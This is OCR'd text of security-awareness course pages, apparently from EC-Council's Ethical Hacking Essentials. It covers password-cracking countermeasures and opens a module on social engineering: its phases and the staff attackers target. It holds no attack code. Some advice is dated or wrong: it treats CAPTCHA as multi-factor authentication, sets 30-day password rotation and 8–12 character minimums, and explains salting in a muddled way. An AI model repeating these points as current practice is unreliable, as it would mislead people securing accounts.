
2 Discuss Password Cracking Tools

3 **Discuss Password Cracking Countermeasures**



Password Cracking Countermeasures

1. Disallow use of the **same password** during a password change
2. Disallow password **sharing**
3. Disallow the use of passwords that can be found in a **dictionary**
4. Do not use **cleartext** protocols and protocols with **weak encryption**
5. Set the **password change policy** to 30 days
6. Do not use any system **default passwords**



Password Cracking Countermeasures (Cont'd)

7 Make passwords hard to guess by requiring **8-12 alphanumeric** characters consisting of a combination of uppercase and lowercase letters, numbers, and symbols

8 Ensure that applications **neither store** passwords in memory **nor write** them to disks in clear text

9 Use a **random string** (salt) as a prefix or suffix to the password before encryption

10 Disallow the use of passwords such as **date of birth**, spouse, child's, or pet's name

11 Lockout an account subjected to too many **incorrect password** guesses

12 Use **two-factor or multi-factor authentication**, for example, using CAPTCHA to prevent automated attacks


Discuss Password Cracking Countermeasures

The best practices to protect against password cracking are listed as follows:

- Enable information security audit to monitor and track password attacks.
- Do not use the same password during the password change.
- Do not share passwords.
- Do not use passwords that can be found in a dictionary.
- Do not use cleartext protocols or protocols with weak encryption.
- Set the password change policy to 30 days.
- Avoid storing passwords in an unsecured location.
- Do not use any system's default passwords.
- Make passwords hard to guess by using 8–12 alphanumeric characters, with a combination of upper- and lower-case letters, numbers, and symbols. This is because strong passwords are hard to guess. Therefore, the more complex the password, the less vulnerable it is to attacks.
- Ensure that applications neither store passwords to memory nor write them to disk in cleartext. Passwords are always vulnerable to theft if they are stored in memory. Once the password is known, it is extremely easy for attackers to escalate their rights in the application.
- Use a random string (salt) as a password prefix or suffix before performing encryption. This nullifies pre-computation and memorization. Because the salt is usually different

for each individual, it is impractical for attackers to construct tables with a single encrypted version of each candidate password. UNIX systems typically use a 12-bit set.

- Never use personal information (e.g., birth date, or a spouse's, child's, or pet's name) to create passwords. Otherwise, it becomes quite easy for those close to you to crack your passwords.
- Monitor the server's logs for brute-force attacks on user accounts. Although brute-force attacks are difficult to stop, they are easily detectable if the webserver log is monitored. For each unsuccessful login attempt, an HTTP 401 status code is recorded in the web server logs.
- Lock out those accounts that were subjected to too many incorrect password guesses. This provides protection against brute-force and guessing attacks.
- Perform a periodic audit of passwords in the organization.
- Check any suspicious application that stores passwords in memory or writes them to disk.
- Unpatched systems can reset passwords during buffer overflow or denial-of-service attacks. Make sure to update the system.
- Examine whether the account is in use, deleted, or disabled. Disable the user account if multiple failed login attempts are detected.
- Enable account lockout with a certain number of attempts, counter time, and lockout duration.
- Make the system BIOS password protected, particularly on devices that are susceptible to physical threats, such as servers and laptops.
- Use two-factor or multi-factor authentication, for example, use CAPTCHA to prevent automated attacks on critical information systems.
- Secure and control physical access to systems to prevent offline password attacks.
- Ensure password database files are encrypted and accessible only by system administrators.
- Mask the display of passwords onscreen to avoid shoulder-surfing attacks.



Module Summary

- This module has discussed the password cracking and password complexity
- It has covered the Microsoft authentication mechanisms
- It also discussed in detail on various types of password attacks
- It demonstrated on how to use password cracking tools
- Finally, this module ended with a detailed discussion on various countermeasures against password attacks
- In the next module, we will discuss in detail on various social engineering techniques and countermeasures


Module Summary

This module has discussed password cracking and password complexity. It has also covered the Microsoft authentication mechanisms. Apart from this, various types of password attacks were also discussed, and it demonstrated how to use password cracking tools. Finally, the module ended with a detailed discussion on various countermeasures against password attacks.

In the next module, we will discuss in detail the various social engineering techniques and countermeasures.


EC-Council | codered FROM EC-COUNCIL

E|HE™ Ethical Hacking Essentials


ETHICAL HACKING
ETHICAL
HACKING
ETHICAL HACKING
CKING
CAL HACKING
ETHICAL HACKING
ETHICAL HACKING
ETHICAL HACKING

Module 05

Social Engineering Techniques and Countermeasures



Module Objectives

1. Understanding Social Engineering Concepts
2. Understanding Various Social Engineering Techniques
3. Understanding Insider Threats
4. Understanding Identity Theft
5. Understanding Different Social Engineering Countermeasures
6. Understanding Different Insider Threats and Identity Theft Countermeasures


Module Objectives

This module provides an overview of social engineering. Although it focuses on fallacies and advocates effective countermeasures, the possible methods of extracting information from another human being rely on attackers' ingenuity. The features of these techniques make them an art, but the psychological nature of some of them makes them a science. The bottom line is that there is no ready defense against social engineering; only constant vigilance can circumvent the social engineering techniques used by attackers.

This module provides an insight into human-based, computer-based, and mobile-based social engineering techniques. It also discusses various insider threats, especially, identity theft, as well as possible countermeasures.

At the end of this module, you will be able to do the following:

- Describe social engineering concepts
- Perform social engineering using various techniques
- Describe insider threats
- Describe identity theft
- Apply social engineering countermeasures
- Apply knowledge of insider threats and identity theft countermeasures



Module Flow

01
Discuss Social Engineering Concepts and its Phases

02
Discuss Social Engineering Techniques


03
Discuss Insider Threats and Identity Theft

04
Discuss Social Engineering Countermeasures

Discuss Social Engineering Concepts and its Phases

There is no single security mechanism that can protect from the social engineering techniques used by attackers. Only educating employees on how to recognize and respond to social engineering attacks can minimize attackers' chances of success. Before going ahead with this module, it is first necessary to discuss various social engineering concepts.

This section describes social engineering, common targets of social engineering, the impact of attack on an organization, behaviors vulnerable to attack, factors making companies vulnerable to attack, why social engineering is effective, and the phases of a social engineering attack.



What is Social Engineering?

- ☐ Social engineering is the art of **convincing people** to **reveal confidential information**
- ☐ Social engineers depend on the fact that **people are unaware** of the valuable information to which they have access and are careless about protecting it

What is Social Engineering?


Before performing a social engineering attack, the attacker gathers information about the target organization from various sources such as:

- The organization's official websites, where employees' IDs, names, and email addresses are shared
- Advertisements of the target organization cast through media reveal information such as products and offers.
- Blogs, forums, and other online spaces where employees share basic personal and organizational information.

After gathering information, an attacker executes social engineering attacks using various approaches such as impersonation, piggybacking, tailgating, reverse social engineering, and other methods.

Social engineering is the art of manipulating people to divulge sensitive information to use it to perform some malicious action. Despite security policies, attackers can compromise an organization's sensitive information by using social engineering, which targets the weakness of people. Most often, employees are not even aware of a security lapse on their part and inadvertently reveal the organization's critical information. For instance, unwittingly answering strangers' questions or replying to spam email.

To succeed, attackers take a special interest in developing social engineering skills and can be so proficient that the victims might not even notice the fraud. Attackers always look for new ways to access information. They also ensure that they know the organization's perimeter and the people on its perimeter, such as security guards, receptionists, and help-desk workers, to exploit human oversight. People have conditioned themselves to not be overly suspicious, and they associate specific behaviors and appearances with known entities. For instance, a man in a uniform carrying a pile of packages for delivery will be perceived as a delivery person. With the help of social engineering tricks, attackers succeed in obtaining confidential information, authorization, and access details from people by deceiving and manipulating human vulnerability.



Common Targets of Social Engineering

1. **Receptionists and Help-Desk Personnel**
2. **Technical Support Executives**
3. **System Administrators**
4. **Users and Clients**
5. **Vendors of the Target Organization**
6. **Senior Executives**

Common Targets of Social Engineering

A social engineer uses the vulnerability of human nature as their most effective tool. Usually, people believe and trust others and derive fulfillment from helping the needy. Discussed below are the most common targets of social engineering in an organization:


- **Receptionists and Help-Desk Personnel**: Social engineers generally target service-desk or help-desk personnel by tricking them into divulging confidential information about the organization. To extract information, such as a phone number or password, the attacker first wins the trust of the individual with the information. On winning their trust, the attacker manipulates them to get valuable information. Receptionists and help-desk staff may readily share information if they feel they are doing so to help a customer.

- **Technical Support Executives**: Another target of social engineers is technical support executives. The social engineers may take the approach of contacting technical support executives to obtain sensitive information by pretending to be senior management, customers, vendors, or other figures.

- **System Administrators**: A system administrator in an organization is responsible for maintaining the systems. Thus, they may have critical information such as the type and version of OS and admin passwords, that could be helpful for an attacker in planning an attack.

